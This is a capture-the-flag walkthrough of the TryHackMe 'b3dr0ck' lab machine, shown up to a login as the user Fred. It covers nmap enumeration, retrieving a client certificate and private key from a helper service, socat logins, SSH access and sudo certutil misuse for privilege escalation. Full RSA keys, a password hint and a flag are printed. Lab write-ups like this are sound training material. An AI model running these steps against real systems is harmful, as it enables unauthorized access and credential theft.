b3dr0ck

Active Machine Information

Title	IP Address	Expires	
b3dr0ck.v7	10.10.158.14	58m 07s	? Add 1 hour / Terminate

0%

Task 1 ○ Yabba-Dabba-Doo

Start Machine

Fred Flintstone & Barney Rubble!

Barney is setting up the ABC webserver, and trying to use TLS certs to secure connections, but he's having trouble. Here's what we know...

- He was able to establish `nginx` on port `80`, redirecting to a custom TLS webserver on port `4040`
- There is a TCP socket listening with a simple service to help retrieve TLS credential files (client key & certificate)
- There is another TCP (TLS) helper service listening for authorized connections using files obtained from the above service
- Can you find all the Easter eggs?

Please allow an extra few minutes for the VM to fully startup.

Enumeration

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.158.14
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-01 09:57 EDT
Warning: 10.10.158.14 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.158.14
Host is up (0.19s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
```

```
80/tcp    open  http
4040/tcp  open  yo-main
9009/tcp  open  pichat
54321/tcp open  unknown
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -A -Pn -p 22,80,4040,9009,54321 10.10.158.14
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-01 09:58 EDT
Nmap scan report for 10.10.158.14
Host is up (0.19s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 1ac70071b665f582d824807248ad996e (RSA)
|   256 3ab5252eea2b44582455ef82cee0baeb (ECDSA)
|_  256 cf10028e96d324adae7dd15a0dc486ac (ED25519)
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to https://10.10.158.14:4040/
4040/tcp  open  ssl/yo-main?
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2023-07-01T13:55:55
|_Not valid after:  2024-06-30T13:55:55
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Content-type: text/html
|     Date: Sat, 01 Jul 2023 13:59:52 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <title>ABC</title>
|     <style>
|     body {
|     width: 35em;
|     margin: 0 auto;
|     font-family: Tahoma, Verdana, Arial, sans-serif;
|     </style>
|     </head>
|     <body>
|     <h1>Welcome to ABC!</h1>
|     <p>Abbadabba Broadcasting Compandy</p>
|     <p>We're in the process of building a website! Can you believe this technology exists in bedrock?!?</p>
|     <p>Barney is helping to setup the server, and he said this info was important...</p>
|     <pre>
|     Hey, it's Barney. I only figured out nginx so far, what the h3ll is a database?!?
|     Bamm Bamm tried to setup a sql database, but I don't see it running.
|     Looks like it started something else, but I'm not sure how to turn it off...
|     said it was from the toilet and OVER 9000!
|     Need to try and secure
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Content-type: text/html
|     Date: Sat, 01 Jul 2023 13:59:53 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html>
|     <head>
|     <title>ABC</title>
|     <style>
|     body {
|     width: 35em;
|     margin: 0 auto;
```

```
|     font-family: Tahoma, Verdana, Arial, sans-serif;
|     </style>
|     </head>
|     <body>
|     <h1>Welcome to ABC!</h1>
|     <p>Abbadabba Broadcasting Compandy</p>
|     <p>We're in the process of building a website! Can you believe this technology exists in bedrock?!?</p>
|     <p>Barney is helping to setup the server, and he said this info was important...</p>
|     <pre>
|     Hey, it's Barney. I only figured out nginx so far, what the h3ll is a database?!?
|     Bamm Bamm tried to setup a sql database, but I don't see it running.
|     Looks like it started something else, but I'm not sure how to turn it off...
|     said it was from the toilet and OVER 9000!
|_    Need to try and secure
9009/tcp  open  pichat?
| fingerprint-strings:
|   NULL:
|     ____ _____
|     \x20\x20 / / | | | | /\x20 | _ \x20/ ____|
|     \x20\x20 /\x20 / /__| | ___ ___ _ __ ___ ___ | |_ ___ / \x20 | |_) | |
|     \x20/ / / _ \x20|/ __/ _ \| '_ ` _ \x20/ _ \x20| __/ _ \x20 / /\x20\x20| _ <| |
|     \x20 /\x20 / __/ | (_| (_) | | | | | | __/ | || (_) | / ____ \| |_) | |____
|     ___|_|_____/|_| |_| |_|___| _____/ /_/ _____/ _____|
|_    What are you looking for?
54321/tcp open  ssl/unknown
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2023-07-01T13:55:55
|_Not valid after:  2024-06-30T13:55:55
| fingerprint-strings:
|   LPDString:
|_    Error: 'undefined' is not authorized for access.
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprin
ts at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port4040-TCP:V=7.93%T=SSL%I=7%D=7/1%Time=64A03128%P=x86_64-pc-linux-gnu
SF:%r(GetRequest,3BE,"HTTP/1\.1\x20200\x20OK\r\nContent-type:\x20text/html
SF:\r\nDate:\x20Sat,\x2001\x20Jul\x202023\x2013:59:52\x20GMT\r\nConnection
SF::\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html>\n\x20\x20<head>\n\x20\x20\
SF:x20\x20<title>ABC</title>\n\x20\x20\x20\x20<style>\n\x20\x20\x20\x20\x2
SF:0\x20body\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20width:\x2035em;\n\x20\x
SF:20\x20\x20\x20\x20\x20\x20margin:\x200\x20auto;\n\x20\x20\x20\x20\x20\x
SF:20\x20\x20font-family:\x20Tahoma,\x20Verdana,\x20Arial,\x20sans-serif;\
SF:n\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20</style>\n\x20\x20</head>\n
SF:\n\x20\x20<body>\n\x20\x20\x20\x20<h1>Welcome\x20to\x20ABC!</h1>\n\x20\
SF:x20\x20\x20<p>Abbadabba\x20Broadcasting\x20Compandy</p>\n\n\x20\x20\x20
SF:\x20<p>We're\x20in\x20the\x20process\x20of\x20building\x20a\x20website!
SF:\x20Can\x20you\x20believe\x20this\x20technology\x20exists\x20in\x20bedr
SF:ock\?!\?</p>\n\n\x20\x20\x20\x20<p>Barney\x20is\x20helping\x20to\x20set
SF:up\x20the\x20server,\x20and\x20he\x20said\x20this\x20info\x20was\x20imp
SF:ortant\.\.\.</p>\n\n<pre>\nHey,\x20it's\x20Barney\.\x20I\x20only\x20fig
SF:ured\x20out\x20nginx\x20so\x20far,\x20what\x20the\x20h3ll\x20is\x20a\x2
SF:0database\?!\?\nBamm\x20Bamm\x20tried\x20to\x20setup\x20a\x20sql\x20dat
SF:abase,\x20but\x20I\x20don't\x20see\x20it\x20running\.\nLooks\x20like\x2
SF:0it\x20started\x20something\x20else,\x20but\x20I'm\x20not\x20sure\x20ho
SF:w\x20to\x20turn\x20it\x20off\.\.\.\n\nHe\x20said\x20it\x20was\x20from\x
SF:20the\x20toilet\x20and\x20OVER\x209000!\n\nNeed\x20to\x20try\x20and\x20
SF:secure\x20")%r(HTTPOptions,3BE,"HTTP/1\.1\x20200\x20OK\r\nContent-type:
SF:\x20text/html\r\nDate:\x20Sat,\x2001\x20Jul\x202023\x2013:59:53\x20GMT\
SF:r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html>\n\x20\x20<hea
SF:d>\n\x20\x20\x20\x20<title>ABC</title>\n\x20\x20\x20\x20<style>\n\x20\x
SF:20\x20\x20\x20\x20body\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20width:\x20
SF:35em;\n\x20\x20\x20\x20\x20\x20margin:\x200\x20auto;\n\x20\x20\
SF:x20\x20\x20\x20\x20\x20font-family:\x20Tahoma,\x20Verdana,\x20Arial,\x2
SF:0sans-serif;\n\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20</style>\n\x20
SF:\x20</head>\n\n\x20\x20<body>\n\x20\x20\x20\x20<h1>Welcome\x20to\x20ABC
SF:!</h1>\n\x20\x20\x20\x20<p>Abbadabba\x20Broadcasting\x20Compandy</p>\n\
SF:n\x20\x20\x20\x20<p>We're\x20in\x20the\x20process\x20of\x20building\x20
SF:a\x20website!\x20Can\x20you\x20believe\x20this\x20technology\x20exists\
SF:x20in\x20bedrock\?!\?</p>\n\n\x20\x20\x20\x20<p>Barney\x20is\x20helping
```

```
SF:\x20to\x20setup\x20the\x20server,\x20and\x20he\x20said\x20this\x20info\
SF:x20was\x20important\.\.\.</p>\n\n<pre>\nHey,\x20it's\x20Barney\.\x20I\x
SF:20only\x20figured\x20out\x20nginx\x20so\x20far,\x20what\x20the\x20h3ll\
SF:x20is\x20a\x20database\?!\?\nBamm\x20Bamm\x20tried\x20to\x20setup\x20a\
SF:x20sql\x20database,\x20but\x20I\x20don't\x20see\x20it\x20running\.\nLoo
SF:ks\x20like\x20it\x20started\x20something\x20else,\x20but\x20I'm\x20not\
SF:x20sure\x20how\x20to\x20turn\x20it\x20off\.\.\.\n\nHe\x20said\x20it\x20
SF:was\x20from\x20the\x20toilet\x20and\x20OVER\x209000!\n\nNeed\x20to\x20t
SF:ry\x20and\x20secure\x20");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port9009-TCP:V=7.93%I=7%D=7/1%Time=64A03114%P=x86_64-pc-linux-gnu%r(NUL
SF:L,29E,"\n\n\x20__\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20__\x20\x20_\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20_\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20____\x20\x20\x20_____\x20\n
SF:\x20\\\x20\\\x20\x20\x20\x20\x20\x20\x20\x20/\x20/\x20\|\x20\|\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\|\x20\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20/\\\x20\x20\x20\|\x20\x20_\x20\\\x20/\x20____\|\n\x20\x20\\\x2
SF:0\\\x20\x20/\\\x20\x20/\x20/__\|\x20\|\x20___\x20___\x20\x20_\x20__\x20
SF:___\x20\x20\x20___\x20\x20\|\x20\|_\x20___\x20\x20\x20\x20\x20\x20/\x20
SF:\x20\\\x20\x20\|\x20\|_\)\x20\|\x20\|\x20\x20\x20\x20\x20\n\x20\x20\x20
SF:\\\x20\\/\x20\x20\\/\x20/\x20_\x20\\\x20\|/\x20__/\x20_\x20\\\|\x20'_\x
SF:20`\x20_\x20\\\x20/\x20_\x20\\\x20\|\x20__/\x20_\x20\\\x20\x20\x20\x20/
SF:\x20/\\\x20\\\x20\|\x20\x20_\x20<\|\x20\|\x20\x20\x20\x20\x20\n\x20\x20
SF:\x20\x20\\\x20\x20/\\\x20\x20/\x20\x20__/\x20\|\x20\(_\|\x20\(_\)\x20\|
SF:\x20\|\x20\|\x20\|\x20\|\x20\|\x20\x20__/\x20\|\x20\|\|\x20\(_\)\x20\|\
SF:x20\x20/\x20____\x20\\\|\x20\|_\)\x20\|\x20\|____\x20\n\x20\x20\x20\x20
SF:\x20\\/\x20\x20\\/\x20\\___\|_\|\\___\\___/\|_\|\x20\|_\|\x20\|_\|\\___
SF:\|\x20\x20\\__\\___/\x20\x20/_/\x20\x20\x20\x20\\_\\____/\x20\\_____\|\
SF:n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\n\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\n
SF:\nWhat\x20are\x20you\x20looking\x20for\?\x20");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port54321-TCP:V=7.93%T=SSL%I=7%D=7/1%Time=64A03125%P=x86_64-pc-linux-gn
SF:u%r(LPDString,31,"Error:\x20'undefined'\x20is\x20not\x20authorized\x20f
SF:or\x20access\.\n");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 4040/tcp)
HOP RTT       ADDRESS
1   185.64 ms 10.8.0.1
2   185.74 ms 10.10.158.14

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 175.82 seconds
```

Establish the foothold → Analyze the vulnerabilities (Hints)

Open web browser or use `curl` or read the `nmap` scanning result → Notice on these lines:

```
<pre>
[REDACTED]
He said it was from the toilet and OVER 9000!

Need to try and secure connections with certificates...

</pre>
```

The HTML code above gave us a hint → There is something could be exploited on port over **9000** and it need to use some certificates.

You can simply use `nc` to connect to port `9009` of the target machine `nc <IP> <PORT>`.But I prefer learning something new so I use the `socat` instead.

The documents of `socat` tool or research from these sources kali-tool,redhat

Then connect to the server on port `9009`

```
┌──(kali㉿kali)-[~]
└─$ socat TCP:10.10.158.14:9009 -


 __         __  _                          _              ____   _____
 \ \        / / | |                        | |            /\   |  _ \ / ____|
  \ \  /\  / /__| | ___ ___  _ __ ___   ___  | |_ ___      /  \  | |_) | |
   \ \/  \/ / _ \ |/ __/ _ \| '_ ` _ \ / _ \ | __/ _ \    / /\ \ |  _ <| |
    \  /\  /  __/ | (_| (_) | | | | | |  __/ | || (_) |  / ____ \| |_) | |____
     \/  \/ \___|_|\___\___/|_| |_| |_|\___|  \__\___/  /_/    \_\____/ \_____|



What are you looking for?
```

Generally, type `?` to see what next

```
What are you looking for? ?
Sorry, unrecognized request: '?'

You use this service to recover your client certificate and private key
What are you looking for?
```

So this service is used to **recover** (in this situation → help the attacker) the **certificate** and **key**

```
What are you looking for? certificate
Sounds like you forgot your certificate. Let's find it for you...

-----BEGIN CERTIFICATE-----
MIICoTCCAYkCAgTSMA0GCSqGSIb3DQEBCwUAMBQxEjAQBgNVBAMMCWxvY2FsaG9z
dDAeFw0yMzA3MDExMzU2NTdaFw0yNDA2MzAxMzU2NTdaMBgxFjAUBgNVBAMMDUJh
cm5leSBSdWJibGUwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDCTKGM
r5eaWZibSRPgsDi9+w8tDvKn62FVtrqN6KkN76fxDv8e9P7UamEPxNilubNbC1wq
ng11JURB5BP7ajir4jZjtzJ8B/znzsxiHEyHZmPFyXPPsA7sj53S/x/1lseAmom7
yj+Rr5iSMsIOBbFWwpZYbRcPUKKrG/Irwc8Ay9Kc6awcbpy03xFtl/k23R5xvxmQ
6Q69iqSSsNdU94tMJTlp5ZjQSchYBuBOW7OFNao38BQ97BggPDMbcaSJ+SdYVWHv
OF6iy88y3tMLA7RUP4IwOOgSPNkHUkiSjK3IgyNJWazkQryMFdPCuK6bHCADkEo7
N7MsD+mMkr3PuguFAgMBAAEwDQYJKoZIhvcNAQELBQADggEBAEg+EeyBBe+fDiLQ
m2LSIXqfHdaNwb3kDpW6MzqNUL4EmCNkyxH6B4XAp1HVlm83TMemog5RFncOWXkg
SJvD4cRK35a/Rz0foAkWwfCJUpAkOmEJ7oS+IK+6nXxx6QitwaKTYYHvO+mdZYcN
hvGfW0Kwo/fd4Y4znVPEkUk5eSTDg7wXZyWuY70ErfQB+Fh3jhya6FHDUT80nnpP
```

```
/kW49TMpWEh6r05IiLsnd3enC85lVh8tHNLhuWV8OsNU+QjcorTpVY11VgGMbzwf
1P4hN/2i03OZ03o77Xm6zvgMsfx2hOJMLXXRNVX8v3jr6noqsnbD0jX4OWH/401n
AMhIRHA=
-----END CERTIFICATE-----
```

```
What are you looking for? private key
Sounds like you forgot your private key. Let's find it for you...

-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAwkyhjK+XmlmYm0kT4LA4vfsPLQ7yp+thVba6jeipDe+n8Q7/
HvT+1GphD8TYpbmzWwtcKp4NdSVEQeQT+2o4q+I2Y7cyfAf8587MYhxMh2Zjxclz
z7AO7I+d0v8f9ZbHgJqJu8o/ka+YkjLCDgWxVsKWWG0XD1CiqxvyK8HPAMvSnOms
HG6ctN8RbZf5Nt0ecb8ZkOkOvYqkkrDXVPeLTCU5aeWY0EnIWAbgTluzhTWqN/AU
PewYIDwzG3GkifknWFVh7zheosvPMt7TCwO0VD+CMDjoEjzZB1JIkoytyIMjSVms
5EK8jBXTwriumxwgA5BKOzezLA/pjJK9z7oLhQIDAQABAoIBAHeIKUKhq8SbJhUy
KfZqsx29XCK+NW40klbm6XHwFkCqlUjpju3+jt8i6r+GvDmIOtzh6juVrHXLDWjz
5Y8gU+j6a7eAtqAzUdVSFc6t1i7eQLcnLgYxK51A5TkvFvxBXE6zw9QxolYADv6y
F0wFGIplf5S62Brl4o0dzig5PR4hM+kiD0HcUcjsB4KNxaGZJbMZKVhwH9M5vcNX
1fyv3+yehK897iMwXSxVVDJEvM+AxUyBZ3+AL0i3g7NDea3iTZVDUpzDxJQhCV+o
6JPe55QM6jowN/EsgPDBTtBD16JQqL0SjpNb94BRkVTPMQNNSqS1SqrhqtXhyfPm
gBHWVakCgYEA4mFe2RdKpZngImLJNSt5T319F5EoSw6OtkL4R7AXONXZf79Gos3I
6WBwKgBfWQI82zmtZ8UzoTw1WceYMna23kpIHjsIveIDmTKbMW1f1qRe27i2ig06
gVS/kPfgWVTDgp2C4cNvolrx19kICft6sVFiKUaPjM/tYtpdH+3kwmMCgYEA27i0
SMDfhQjmoAMq26swjz3RY89COr2+PtEDL1gJBMdm2taBQwj6Cv2EF4szsGtKdVRx
wwGxx5zhs5s/p3qQ1RPJOUpCy4LqLx0dV5nO61HZxz+ucd89RzGJXFoBZsNeo2p7
RhF0kK9WPIKvTE+wLSTAWXcf6pNfKkZDw36c6vcCgYAxTWV7wC/Yqw9+TadmdgZg
goL42/s7hXsdRK6P5lDYZvKMeNroYArukLs82oHpf6xDTmdunyskZVl1KRwDeYlQ
FjtoohDAUfXYqoXUGO7zby7diXfvzvu76Pojl2h77BL8YlN72bV5VXcwPCsdCXDq
J0BKnvxqfWpEyivX5VaZ4wKBgCZqGosFvY6Cyd977khNm8XPZwZuPAQNHG/bFxV1
7M27Fw53pk3UCfNV83wySC019OSiiOkxKKXflc5S/EQJt7ypIuszQo5WKx9llbW1
HGoj+1FMnvEluI7z6DIPQmN3ENq9SSQs9RY+sXMO3hsXa5PY8xAxNZFLhr3bXwmU
31ZtAoGASCCdoF0oOAkk0IVyjuJsQLKgDtfqnFDPZT2ZSghQPvw7m0wOO2Z89vIC
E5dd8JogDVyq6RTamfacTa/60C/AjEcgYgS9OT3KDpwCXsJlyc7khaBbnUT+NnCo
ap6rkXnwdT67+XVo0scrYDEXKb1f9hOuN/sxL6RGXyZg49wWCYo=
-----END RSA PRIVATE KEY-----
```

Copy & Save both of them in separate files (`cert` for the certificate, `key` for the private key)

Then type `help` or simply brows to `http://<IP>:9009`

```
What are you looking for? --help
Looks like the secure login service is running on port: 54321

Try connecting using:
socat stdio ssl:MACHINE_IP:54321,cert=<CERT_FILE>,key=<KEY_FILE>,verify=0
```

Use the above command and replace the `<CERT_FILE>` and `<KEY_FILE>` to the 2 created files which contains the certificate and the private key

```
┌──(kali㉿kali)-[~/TryHackMe/b3dr0ck]
└─$ socat stdio ssl:10.10.158.14:54321,cert=cert,key=priv_key,verify=0


 __    __   _     _            _____        _     _            _____        _
 \ \   / /  | |   | |          |  __ \      | |   | |          |  __ \      | |
  \ \_/ /_ _| |__ | |__   __ _ | |  | | __ _| |__ | |__   __ _ | |  | | ___ | |
   \   / _` | '_ \| '_ \ / _` | | |  | |/ _` | '_ \| '_ \ / _` | | |  | |/ _ \| |
    | | (_| | |_) | |_) | (_| | | |__| | (_| | |_) | |_) | (_| | | |__| | (_) |_|
    |_|\__,_|_.__/|_.__/ \__,_| |_____/ \__,_|_.__/|_.__/ \__,_| |_____/ \___/(_)
```

```
Welcome: 'Barney Rubble' is authorized.
b3dr0ck> ?
Unrecognized command: '?'

This service is for login and password hints
b3dr0ck> password
Password hint: d1ad7c0a3805955a35eb260dab4180dd (user = 'Barney Rubble')
```

Great! Now I got the password of user `Barney`

Gain Access

`SSH` to the target machine with username as `barney` and use the previous password hint

```
┌──(kali㉿kali)-[~]
└─$ ssh barney@10.10.158.14 -i TryHackMe/b3dr0ck/priv_key
barney@10.10.158.14's password:
barney@b3dr0ck:~$ id
uid=1001(barney) gid=1001(barney) groups=1001(barney)
barney@b3dr0ck:~$ pwd
/home/barney
barney@b3dr0ck:~$ ls -l
total 4
-rw------- 1 barney barney 38 Apr 29  2022 barney.txt
barney@b3dr0ck:~$ cat barney.txt
THM{f05780f08f0eb1de65023069d0e4c90c}
```

Privilege Escalation → user Fred

```
barney@b3dr0ck:~$ sudo -l
[sudo] password for barney:
Matching Defaults entries for barney on b3dr0ck:
    insults, env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User barney may run the following commands on b3dr0ck:
    (ALL : ALL) /usr/bin/certutil
```

So the user `barney` could use the service `certutil` as `sudo`

First of all, I use `ls` to list all the current certificates

```
barney@b3dr0ck:~$ certutil ls

Current Cert List: (/usr/share/abc/certs)
------------------
total 56
drwxrwxr-x 2 root root 4096 Apr 30  2022 .
drwxrwxr-x 8 root root 4096 Apr 29  2022 ..
-rw-r----- 1 root root  972 Jul  1 13:56 barney.certificate.pem
-rw-r----- 1 root root 1674 Jul  1 13:56 barney.clientKey.pem
-rw-r----- 1 root root  894 Jul  1 13:56 barney.csr.pem
-rw-r----- 1 root root 1674 Jul  1 13:56 barney.serviceKey.pem
-rw-r----- 1 root root  976 Jul  1 13:56 fred.certificate.pem
-rw-r----- 1 root root 1678 Jul  1 13:56 fred.clientKey.pem
-rw-r----- 1 root root  898 Jul  1 13:56 fred.csr.pem
-rw-r----- 1 root root 1674 Jul  1 13:56 fred.serviceKey.pem
```

Use the flag `-a` and choose one of the fred's certificates to generate the `certificate` and `private key`

```
-a
  Use ASCII format or allow the use of ASCII format for input or output. This formatting
follows RFC 1113. For certificate requests, ASCII output defaults to standard output unless redirected
```

```
barney@b3dr0ck:~$ sudo certutil -a fred.certificate.pem
Generating credentials for user: a (fredcertificatepem)
Generated: clientKey for a: /usr/share/abc/certs/a.clientKey.pem
Generated: certificate for a: /usr/share/abc/certs/a.certificate.pem
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAylwkicgsP36yscpGxDBH8tkBKmTQkAuGGMRWzotwnu/WCx7T
etq0OTB6iBMpElFiyKOKJBxsUmqIrwptP5hAQenqW9u+d0MJBP5AwVMa4WxXNdqf
3ri7SssV2OO5vN64lSE7guOMq5Fb9ZDHMFWdEKyGDD2STyUGo9OVQrVAmXZBScL6
ddbGwQdVT7tQr3p7HNSbQAydvV2SUbHnUyXn751bd/134/HN3F4lkLG47K8ckDen
ts5no+HwuOpd7ShbUA7IvSGBHt6NmeU/QrUESeWSAvtQml2Gu5hnHuPDDFqQi3WQ
EraCpFjESSqclgAMYhicRCrHiXp0Dc3kOwvHDQIDAQABAoIBAQCJ2FifbrcNjZ3m
VFb+X7EzMTWFDmWwKdlv15cWXZAbBF829gmzP3XTGz3sobixnLUA3b5FOQNk5OM0
8ZJX5rum6tPVPQwyq3xiZVvxFU5TTnzd145dplMW8N5x/zZP/RuZoqiqUZ1KZdtR
nQzC1R8H863gerTGqv8p7ABaD6PwpJGOAu9Ma1Hs58VRtDsoZ6nlPrrWFuyZ+jTM
0hnG3jkYv5xVQfz7GHRndRWrRWYrQRmLSTWHkmZKfArFtvyA7YKD25p/D1XzE1CX
YzXBMGkJ0Lk6yGq9yHBS8845vk1YLHsib8DyUiuuXZq/D0SDb6aVPpKQz2W4HFSa
cBXDBwO1AoGBAPTHqGJnGMyfCiLo5LBV7vXDGLFY+eRuWk8Ile5tHYnx2tQi8SZw
Ar3N8gOYxmlYQHWDOUlaQCtMUqdroCH0h3sWwMVonH8a5SJkxIAGvaTyqmkZcpxD
xUTTs3bNYcgothJSIUmKFLKvr0nRxat1kOQWl4w+2prQCvdqoa2OepSHAoGBANOi
tmatQoIVCuUg0YSQJKCOEXJ/I4tpRYZfOLuElp1LEo6k8YOpokJgRDQWSEelOgj2
jnC1A7vl9a8H/0GHP4bG391u/YzdkFr4Lx3WePfYZ7c4MFWpl9mFSP3AOtmqz2Js
k/iIw2eBsRfO6wgJiS+GzuhsMx2VKk2d5hwPaADLAoGBALqbg2kRQ7yq+iVG+yDb
QkMlqqt5M3jMEBj0aKjNkplZQgQ7ZzBwcAaW/It1ar1gxDNSCNg873KSyuhLilaY
frh9zhQw/i2AKXKg85TOjsEzJmrdNZyfpcIkykolpQfc0YECD9JqbAEVIkLaoyFl
jUH1Xy9Rs4IWXGXmar9PQW/9AoGAfodTYgPINZl7EA4U9ZpwK4WErN2SVLE1neak
NohIu/W8PIgk1MDAf8qqPDHuONdx4RX3hy7R8q7Dukeftn+z3VJdWTgYYvW8bobf
NImbfSJmr8XqL+zbGnNzdjJNfQGAR6n+taKeoO2LAV72abG50S5Z2d+Gl/MsfYcf
ojsbxQ0CgYAU16FtPVfv8+dmyzisvzbdHIhPvAC3ojnaLTU7E9yuEmzJ9g5bs/5J
92hgGBBo/zQMZu+lqtYQ0rnDAMol1X5TtwqTdr12scsM2BuEX4a8zfsjIxz8jtbK
VZe06HRxngALAf+Mu69KwmHceAkwEfCWalpnb2uFTalaMpfmvYykfQ==
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIICpjCCAY4CAjA5MA0GCSqGSIb3DQEBCwUAMBQxEjAQBgNVBAMMCWxvY2FsaG9z
dDAeFw0yMzA3MDExNDQyMTlaFw0yMzA3MDIxNDQyMTlaMB0xGzAZBgNVBAMMEmZy
ZWRjZXJ0aWZpY2F0ZXBlbTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEB
AMpcJInILD9+srHKRsQwR/LZASpk0JALhhjEVs6LcJ7v1gse03ratDkweogTKRJR
YsijiiQcbFJqiK8KbT+YQEHp6lvbvndDCQT+QMFTGuFsVzXan964u0rLFdjjubze
uJUhO4LjjKuRW/WQxzBVnRCshgw9kk8lBqPTlUK1QJl2QUnC+nXWxsEHVU+7UK96
exzUm0AMnb1dklGx51Ml5++dW3f9d+PxzdxeJZCxuOyvHJA3p7bOZ6Ph8LjqXe0o
W1AOyL0hgR7ejZnlP0K1BEnlkgL7UJpdhruYZx7jwwxakIt1kBK2gqRYxEkqnJYA
DGIYnEQqx4l6dA3N5DsLxw0CAwEAATANBgkqhkiG9w0BAQsFAAOCAQEArTi4ctK8
WBIvKLgYbcqMxxFtGZwE0pmj3v4Gs4T7l1pYhpXwOY88Ua9/sI7vEHgpUYb+lMkK
lpfggCstlFk2LQvJxWBhg3pZ5Lrct777XnROU/Ky0ZLo0Kz2LHPbqJ+B6fXRoKhl
9KXOpURTTTGtm+7EwI6NWt2tcgub096OV6dEGJq6mh8hbig5vLhf2fLC8TUq5J84
/+m9opeVU9pS8OIxNad/rtZfzgFyPOTetwJ6SGlsuh71dFdwnZX7Qgwi8eU+BLIz
91hhi1lRsPduhCYc2L1okGsK9qA0eqP0om3o1H1d0p1I1iip3ES/tk5w4b1upYSS
0G8FXyoAuIgQxg==
-----END CERTIFICATE-----
```

Again! Copy & Save them into 2 files (`fred_cert` for fred's certificate, `fred_key` for fred's private key)

Then use the `socat` command to connect to the service on port `54321` as the previous steps

```
┌──(kali㉿kali)-[~/TryHackMe/b3dr0ck]
└─$ socat stdio ssl:10.10.158.14:54321,cert=fred_cert,key=fred_key,verify=0
```

```
 __    __   _    _            _____       _    _           _____       _
 \ \   / /  | |   | |          |  __ \     | |   | |          |  __ \     | |
  \ \_/ /_ _| |__ | |__   __ _ | |  | | __ _| |__ | |__   __ _ | |  | | ___ | |
   \   / _` | '_ \| '_ \ / _` | | |  | |/ _` | '_ \| '_ \ / _` | | |  | |/ _ \| |
    | | (_| | |_) | |_) | (_| | | |__| | (_| | |_) | |_) | (_| | | |__| | (_) |_|
    |_|\__,_|_.__/|_.__/ \__,_| |_____/ \__,_|_.__/|_.__/ \__,_| |_____/ \___/(_)



